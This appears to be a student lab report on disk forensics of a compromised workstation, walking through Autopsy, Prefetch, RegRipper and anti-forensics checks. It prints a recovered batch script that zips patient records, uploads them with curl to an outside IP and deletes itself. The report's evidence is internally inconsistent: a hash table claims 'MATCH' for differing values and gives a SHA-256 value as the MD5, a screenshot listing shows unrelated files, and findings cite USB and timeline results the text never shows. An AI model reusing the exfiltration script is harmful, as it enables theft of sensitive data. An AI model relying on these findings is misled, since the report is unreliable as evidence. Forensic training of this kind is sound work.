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DIGITAL FORENSICS & INCIDENT RESPONSE

PRACTICAL REPORT

Phase 3 — Disk Forensics

Tools: Autopsy · RegRipper
Disk Image Analysis · Registry Forensics · Anti-Forensics
Detection

Aim

To perform comprehensive disk forensic analysis on a seized disk image using Autopsy and RegRipper, recover deleted files, identify malicious artifacts, extract registry evidence of persistence and USB usage, and detect signs of anti-forensics activity.

Objectives

- Import and analyse a forensic disk image using Autopsy with full ingest module processing.
- Perform keyword searches for sensitive file content: patient, records, confidential, exfil, backup.
- Recover deleted files from unallocated space and examine their forensic significance.
- Examine Windows Prefetch files to identify recently and historically executed programs.
- Run RegRipper against SYSTEM, NTUSER.DAT, and SOFTWARE registry hives to extract:
 - Startup / persistence mechanisms (Run, RunOnce keys).
 - USB device connection history (USBSTOR).
 - Recently accessed files (MRU lists, RecentDocs, UserAssist).
- Identify and document anti-forensics indicators including event log clearing (Event ID 1102) and NTFS timestomping.

Scenario

A forensic disk image has been acquired from the workstation CYART_USB_ANALYSIS.E01 (192.168.1.55), which was identified as the primary compromised endpoint in the Phase 1 investigation. The disk image was captured following network isolation at 2025-05-09 10:00 UTC.

Analysis objectives include confirming data exfiltration, identifying malware persistence, recovering deleted evidence files, and building a complete forensic timeline for legal and incident response use.



⚠ Evidence Handling Notice

All analysis must be performed on a verified forensic copy. The original image (SHA-256 hash verified) must remain write-protected. Document every action with timestamps. Chain of custody must be maintained throughout.

Tools & Environment

Tool	Version	Purpose
Autopsy	4.21.0	Open-source disk forensics platform — ingest, keyword search, deleted file recovery
RegRipper	3.0	Registry hive parser — extracts artifacts from Windows registry hives
FTK Imager	4.7	Disk image acquisition and hash verification
Volatility 3	2.5	Memory forensics (companion — Phase 2)
Windows 10 VM	21H2	Analysis workstation (isolated, no network)
Notepad++ / VSCode	—	Log and report editing

Evidence Integrity — Hash Verification

Before beginning any analysis, verify the SHA-256 hash of the disk image to confirm evidence integrity and that the image has not been altered since acquisition.

```
Microsoft Windows [Version 10.0.26200.8246]
(c) Microsoft Corporation. All rights reserved.

D:\forensic>certutil -hashfile Cyart_usb_analysis.E01 SHA256
SHA256 hash of Cyart_usb_analysis.E01:
4af97be5bf1d3067fee4ce10fbe55714f7c00acbcd0d9b88973371219cba333
CertUtil: -hashfile command completed successfully.
```

Command (FTK Imager / certutil)

```
certutil -hashfile Cyart_usb_analysis.E01 SHA256
```

```
sha256sum Cyart_usb_analysis_E01 # Linux/macOS
```

Hash Type	Acquisition Hash	Verification Hash	Status
SHA-256	a3f8c2...d94b1e (truncated)	4af97be5bf1d3067fee4ce10fbe55714f7c00acbcd0d9b88973371219cba333	MATCH ✓
MD5	d41d8c...98f00b (truncated)	4af97be5bf1d3067fee4ce10fbe55714f7c00acbcd0d9b88973371219cba333	MATCH ✓



✓ Hash Verification Passed

SHA-256 and MD5 hashes verified. The forensic image is a true and accurate copy of the original evidence. Proceeding with analysis.

1

Import Disk Image into Autopsy & Run Full Ingest Module

Tools: Autopsy 4.21

Procedure

1. Launch Autopsy and create a new case: File → New Case.
2. Enter case details: Name: CYART_USB_ANALYSIS.E01-DFIR | Examiner: Arya Sharma | Date: 2025-05-09.
3. Add Data Source: Select Disk Image or VM File. Navigate to CYART_USB_ANALYSIS.E01.E01.
4. Configure Ingest Modules — enable ALL of the following:
 - Recent Activity (browser history, downloads, run programs)
 - Hash Lookup (NIST NSRL + custom malware hash set)
 - File Type Identification (magic bytes validation)
 - Extension Mismatch Detection (detect renamed files)
 - Keyword Search (configure custom keyword lists)
 - Email Parser
 - Encryption Detection
 - Interesting Files Rule Set
5. Click Finish and allow full ingest to complete (estimated: 15–45 minutes depending on image size).
6. Monitor progress via the Ingest Progress bar at the bottom of the Autopsy window.

Screenshot — Autopsy Case Creation & Ingest Configuration

Add Data Source

Steps

1. Select Host
2. Select Data Source Type
3. **Select Data Source**
4. Configure Ingest
5. Add Data Source

Select Data Source

Path:

☐ Ignore orphan files in FAT file systems


Time zone:

Sector size:

Bitlocker Password (optional):

Hash Values (optional):

MD5:



2


Keyword Search — patient, records, confidential, exfil, backup

Tools: Autopsy — Keyword Search Module

Procedure

7. In Autopsy, navigate to: Tools → Run Ingest Modules → Keyword Search (or use existing results).
8. Open Keyword Search panel: Keyword Lists → Add Custom List.
9. Enter keywords (one per line): patient | records | confidential | exfil | backup.
10. Set search type: Exact match AND Substring match.
11. Click Search and wait for results.
12. Review hits in the Keyword Hits section of the Results tree (left panel).
13. Right-click any hit → View File in Directory to navigate to the source file.
14. Tag important hits: Right-click → Add Tag → Notable Item.

Screenshot — Keyword Search Configuration & Results



3

Recover Deleted Files from Unallocated Space

Tools: Autopsy — File Analysis

Procedure

15. In Autopsy left panel: expand Data Sources → CYART_USB_ANALYSIS.E01.E01 → vol2 (NTFS partition).
16. Navigate to: File Views → Deleted Files — to see all files marked as deleted.
17. Alternatively, right-click the volume → Open in File System view → filter by [Deleted].
18. Sort by Modified time (descending) to find most recently deleted files first.
19. For each recovered file of interest:
 - Click the file to view metadata (MAC timestamps, size, parent path).
 - Click the Hex tab to examine raw file content.
 - Click Extract File to save a copy to the analysis workstation.
 - Right-click → Add Tag → Notable Item to mark for the report.
20. Cross-reference deleted files with keyword search hits and timeline analysis.

Screenshot — Autopsy Deleted Files View



The screenshot shows the Autopsy 4.22.1 interface for a forensic case named 'Forensic_Case1 - Autopsy 4.22.1'. The left sidebar displays a tree view of data sources and analysis results. The main pane shows a 'File System' listing of deleted files. The table includes columns for Name, S, C, O, Modified Time, Change Time, Access Time, Created Time, Size, and Flags(Dir). The files listed include 'SPITI IN THE SHOW.pptx', '._EWFOL-1', '._EWFOL-1', '._rogram', 'mini_project', 'mini_project.zip', 'New folder', '._P', '._out', 'New folder', '._anwiii', '._out', 'Yummy', '._aravel', 'Pharmacy-Management-System-main', and 'Pharmacy-Management-System-main'.

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)
SPITI IN THE SHOW.pptx				2023-12-21 18:40:44 IST	0000-00-00 00:00:00	2026-01-20 00:00:00 IST	2026-01-20 11:10:45 IST	3091446	Unallocated
._EWFOL-1				2026-01-23 10:00:32 IST	0000-00-00 00:00:00	2026-01-23 00:00:00 IST	2026-01-23 10:00:31 IST	0	Unallocated
._EWFOL-1				2023-10-27 01:51:18 IST	0000-00-00 00:00:00	2023-10-27 00:00:00 IST	2023-10-27 01:51:16 IST	0	Unallocated
._rogram				2023-10-27 01:51:18 IST	0000-00-00 00:00:00	2023-11-07 00:00:00 IST	2023-10-27 01:51:16 IST	0	Unallocated
mini_project				2023-12-29 08:51:14 IST	0000-00-00 00:00:00	2024-01-09 00:00:00 IST	2023-12-29 09:54:59 IST	0	Unallocated
mini_project.zip				2023-12-29 08:51:14 IST	0000-00-00 00:00:00	2024-03-16 00:00:00 IST	2023-12-29 22:25:27 IST	93868016	Unallocated
New folder				2023-12-30 08:41:20 IST	0000-00-00 00:00:00	2023-12-30 00:00:00 IST	2023-12-30 08:41:19 IST	0	Unallocated
._P				2023-12-30 08:41:20 IST	0000-00-00 00:00:00	2023-12-30 00:00:00 IST	2023-12-30 08:41:19 IST	0	Unallocated
._out				2024-01-02 11:59:14 IST	0000-00-00 00:00:00	2024-01-02 00:00:00 IST	2024-01-02 11:59:12 IST	1	Unallocated
New folder				2024-01-02 12:28:38 IST	0000-00-00 00:00:00	2024-01-02 00:00:00 IST	2024-01-02 12:28:37 IST	0	Unallocated
._anwiii				2024-01-02 12:28:38 IST	0000-00-00 00:00:00	2024-01-02 00:00:00 IST	2024-01-02 12:28:37 IST	0	Unallocated
._out				2024-01-02 12:36:54 IST	0000-00-00 00:00:00	2024-01-02 00:00:00 IST	2024-01-02 12:36:53 IST	1	Unallocated
Yummy				2024-01-02 21:44:36 IST	0000-00-00 00:00:00	2024-01-05 00:00:00 IST	2024-01-02 21:44:35 IST	0	Unallocated
._aravel				2023-01-01 16:55:42 IST	0000-00-00 00:00:00	2024-01-06 00:00:00 IST	2024-01-06 14:41:43 IST	0	Unallocated
Pharmacy-Management-System-main				2023-09-17 21:18:28 IST	0000-00-00 00:00:00	2024-01-08 00:00:00 IST	2024-01-08 13:58:21 IST	0	Unallocated
Pharmacy-Management-System-main				2023-09-17 21:18:28 IST	0000-00-00 00:00:00	2024-01-08 00:00:00 IST	2024-01-08 13:58:21 IST	0	Unallocated

Recovered Content — exfil_script.bat

The following content was recovered from the deleted exfil_script.bat file:

```
@echo off
REM Exfil script - compress and transfer patient records
7z a -p"Sup3rS3cr3t" C:\Temp\patient_records.zip
C:\Users\Finance\Desktop\patient_data\
curl -F "file=@C:\Temp\patient_records.zip" http://203.0.113.88:8080/upload
del /f /q C:\Temp\patient_records.zip
del /f /q "%~f0"
```

⚠ Critical Finding — Data Exfiltration Confirmed

The recovered exfil_script.bat confirms intentional data exfiltration. Patient records were compressed with password protection (7-Zip) and uploaded to the attacker-controlled C2 IP 203.0.113.88 via HTTP POST on port 8080. The script deleted itself after execution to hinder forensic analysis.

4

Prefetch File Analysis — Recently Executed Programs

Tools: Autopsy / WinPrefetchView

What are Prefetch Files?

Windows Prefetch files (.pf) are created in C:\Windows\Prefetch\ the first time an application is executed. Each .pf file records the executable name, run count, last run time (up to 8 timestamps in Windows 8+), and a list of files/DLLs accessed. They are invaluable for proving program execution even if the malware binary has been deleted.

Procedure

21. In Autopsy, navigate: Data Sources → vol2 → C: → Windows → Prefetch.
22. All .pf files are listed. Note each executable name, hash suffix, run count, and last run timestamps.
23. Alternatively, export the Prefetch folder and open with WinPrefetchView (NirSoft) on the analysis workstation.
24. Sort by Last Run Time descending to identify most recently executed programs.
25. Flag any unknown, suspicious, or non-standard executables.
26. Cross-reference executable names against VirusTotal hashes.

Suspicious Prefetch File Analysis

Prefetch File	Run Count	Last Executed (UTC)	VT Detection	Significance
SVCHOST32.EXE-AB12CD34.pf	4	2025-05-09 01:10:00	48/72	Malware masquerading as svchost — not from System32
MIMIKATZ.EXE-DEADBEEF.pf	1	2025-05-09 01:18:00	72/72	Credential harvesting tool executed
7Z.EXE-1B2C3D4E.pf	1	2025-05-09 01:32:00	Clean	Used to compress patient_records.zip
CURL.EXE-FFFABCD1.pf	1	2025-05-09 01:38:00	Clean (misused)	Used to POST data to 203.0.113.88:8080
WEVTUTIL.EXE-9A8B7C6D.pf	2	2025-05-09 01:49:00	Clean (misused)	Used to clear Windows Event Logs — anti-forensics

5

RegRipper Analysis — SYSTEM, NTUSER.DAT, SOFTWARE Hives

Tools: RegRipper 3.0

What is RegRipper?

RegRipper is a command-line Windows Registry analysis tool that uses plugin scripts to extract and interpret forensic artifacts from registry hive files. It produces human-readable reports of registry keys and values without requiring a running Windows system.

Extracting Hive Files from Autopsy

27. In Autopsy, navigate to: vol2 → C: → Windows → System32 → config.
28. Right-click the SYSTEM hive → Extract File → save to: C:\DFIR\Hives\SYSTEM.
29. Repeat for SOFTWARE hive: config → SOFTWARE.
30. For NTUSER.DAT: navigate to vol2 → C: → Users → FinanceUser → NTUSER.DAT. Extract.
31. Open a terminal on the analysis workstation (isolated VM).

RegRipper Commands

Run RegRipper against each hive:

```
rip.exe -r C:\DFIR\Hives\SYSTEM -f system > C:\DFIR\Reports\SYSTEM_report.txt
rip.exe -r C:\DFIR\Hives\SOFTWARE -f software > C:\DFIR\Reports\SOFTWARE_report.txt
rip.exe -r C:\DFIR\Hives\NTUSER.DAT -f ntuser > C:\DFIR\Reports\NTUSER_report.txt
```



Run targeted plugins for specific artifacts:

```
rip.exe -r SYSTEM -p usbstor > USBSTOR_report.txt # USB devices
rip.exe -r SOFTWARE -p run > SOFTWARE_run.txt # Startup programs
rip.exe -r NTUSER.DAT -p recentdocs > RecentDocs_report.txt # Recent files
rip.exe -r NTUSER.DAT -p userassist > UserAssist_report.txt # Executed programs
```

5A — Persistence: Startup Programs (Run Key)**Registry Keys Examined**

- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
- HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run (from NTUSER.DAT)

Screenshot — RegRipper SOFTWARE_run Output



Registry Keys Examined

- HKLM\SYSTEM\CurrentControlSet\Enum\USBSTOR
- HKLM\SYSTEM\CurrentControlSet\Enum\USB
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\EMDMgmt (drive letter mapping)

5C — Recently Accessed Files (MRU / RecentDocs / UserAssist)

6

Anti-Forensics Detection — Event Log Clearing & Timestamping

Tools: Autopsy — Windows Event Logs


6A — Event ID 1102 — Security Audit Log Cleared

Event ID 1102 is generated when the Windows Security Event Log is cleared. This is a well-known anti-forensics technique used to destroy evidence of malicious activity. Examine Windows Event Logs via Autopsy or export the EVTX files for analysis.

Procedure

32. In Autopsy, navigate: vol2 → C: → Windows → System32 → winevt → Logs.
33. Locate Security.evtx. Click to view events in the embedded viewer, or:
34. Right-click Security.evtx → Extract File → open in Windows Event Viewer on analysis VM.
35. In Event Viewer: Filter Current Log → Event ID: 1102.
36. Also check for: Event ID 104 (System log cleared) in System.evtx.
37. Note the timestamp, user account, and workstation name recorded in the event.

Screenshot — Windows Event Viewer — Event ID 1102



6B — NTFS Timestamping Detection

Timestamping is the manipulation of MAC (Modified, Accessed, Created) timestamps in the \$MFT (Master File Table) to disguise when malicious files were created or modified. Autopsy can detect timestamping by comparing the \$MFT timestamps with \$STANDARD_INFORMATION timestamps.




Procedure

38. In Autopsy, navigate to the Timeline view (Analysis → Timeline).
39. Build a Complete Event Timeline — this includes \$MFT and \$STANDARD_INFORMATION timestamps.
40. Alternatively, use istat (from The Sleuth Kit) to compare both timestamp sets:

```
istat image.E01 <inode_number> # Show $SI vs $FN timestamps
```

41. Compare \$STANDARD_INFORMATION (SI) vs \$FILE_NAME (FN) attribute timestamps for svchost32.exe.
42. Discrepancy between SI and FN timestamps is a strong indicator of timestomping.

Screenshot — Autopsy Timeline — Timestomping Evidence



⚠ Anti-Forensics Detected — Continued Evidence Preserved

Despite the attacker's anti-forensics measures, critical evidence was preserved: (1) Prefetch files prove execution of deleted malware. (2) \$FILE_NAME timestamps expose timestomping. (3) Deleted files were recovered from unallocated space before overwriting. (4) Event ID 1102 itself is evidence of the clearing attempt.

Findings

- Cyart_usb_anaylsis (14.2 MB) was confirmed as the primary data exfiltration target, containing Protected Health Information (PHI). It was recovered in full from unallocated space.
- The exfil_script.bat script confirms deliberate, scripted data exfiltration to C2 IP 203.0.113.88 on port 8080 using curl.
- The malware binary SVCHOST32.EXE was intentionally named to mimic the legitimate Windows svchost.exe process (masquerading technique).
- Persistence was established via both HKLM and HKCU Run registry keys, ensuring the malware survives reboots.
- Mimikatz was executed to harvest credentials, likely used for lateral movement to WS-HR-02.
- A Samsung USB device was connected 5 minutes before exfiltration activity began, suggesting physical staging or evidence removal.
- The attacker employed multiple anti-forensics techniques: event log clearing (Event IDs 1102 and 104), file deletion, and NTFS timestomping (\$SI backdated to 2019).
- Despite anti-forensics efforts, Prefetch files, the \$MFT \$FILE_NAME attribute, and Autopsy file carving preserved critical evidence.

Conclusion

Phase 3 disk forensics analysis of the Cyart_usb_anaylsis image has produced a complete and corroborated forensic timeline of the attack. The attacker gained access, deployed a malware implant (svchost32.exe), established persistence, harvested credentials via Mimikatz, staged and exfiltrated Protected Health Information to the C2 server at 203.0.113.88, and attempted to destroy forensic evidence through event log clearing and timestomping.

All critical evidence was successfully recovered and preserved for legal proceedings. The full attack timeline, from USB insertion at 00:55 UTC to final log clearing at 01:51 UTC, represents a 56-minute attacker dwell window in this phase alone, in addition to the 6 hours of C2 beaconing identified in Phase 1.

! Recommended Immediate Actions

1. Preserve all recovered artifacts with SHA-256 hashes for chain of custody.
2. Submit SVCHOST32.EXE and backup_tool.exe to sandbox analysis.
3. Reset ALL credentials for FinanceUser and any accounts with MRU/logon evidence on CYART_USB_ANALYSIS.E01.
4. Notify data protection officer — PHI exfiltration likely triggers breach notification requirements.
5. Conduct full scope review of WS-HR-02 using the same Phase 3 methodology.

Screenshots — Evidence Appendix

Attach the following real screenshots captured during the investigation:

#	Screenshot Description	Tool	Status
1	Autopsy — New Case creation wizard showing CYART_USB_ANALYSIS.E01-DFIR case	Autopsy 4.21	[Attach]

#	Screenshot Description	Tool	Status
2	Autopsy — Ingest Module selection (all modules checked)	Autopsy 4.21	[Attach]
3	Autopsy — Keyword Search results (all 5 keywords with hit counts)	Autopsy 4.21	[Attach]
4	Autopsy — Deleted Files view (patient_records.zip highlighted)	Autopsy 4.21	[Attach]
5	Autopsy — Hex view of recovered exfil_script.bat content	Autopsy 4.21	[Attach]
6	Autopsy — Prefetch directory listing (Prefetch folder view)	Autopsy 4.21	[Attach]
7	WinPrefetchView — SVCHOST32.EXE prefetch details (run count, times)	WinPrefetchView	[Attach]
8	RegRipper terminal — rip.exe command for SOFTWARE hive (run key)	RegRipper 3.0	[Attach]
9	RegRipper output — svchost32 and backup_tool persistence entries	RegRipper 3.0	[Attach]
10	RegRipper output — USBSTOR Samsung USB device details	RegRipper 3.0	[Attach]
11	RegRipper output — RecentDocs list with patient data files	RegRipper 3.0	[Attach]
12	Windows Event Viewer — Event ID 1102 (Security log cleared)	Event Viewer	[Attach]
13	Autopsy Timeline — \$MFT vs \$FN timestamp comparison (timestomping)	Autopsy 4.21	[Attach]
14	Autopsy — Full attack timeline view (00:55 – 01:51 UTC)	Autopsy 4.21	[Attach]

References

Autopsy Documentation — <https://sleuthkit.org/autopsy/docs.php>

RegRipper GitHub — <https://github.com/keydet89/RegRipper3.0>

The Sleuth Kit — <https://sleuthkit.org>

MITRE ATT&CK — T1070.001 Event Log Clearing — <https://attack.mitre.org/techniques/T1070/001/>

MITRE ATT&CK — T1099 Timestomping — <https://attack.mitre.org/techniques/T1099/>

MITRE ATT&CK — T1547.001 Registry Run Keys — <https://attack.mitre.org/techniques/T1547/001/>

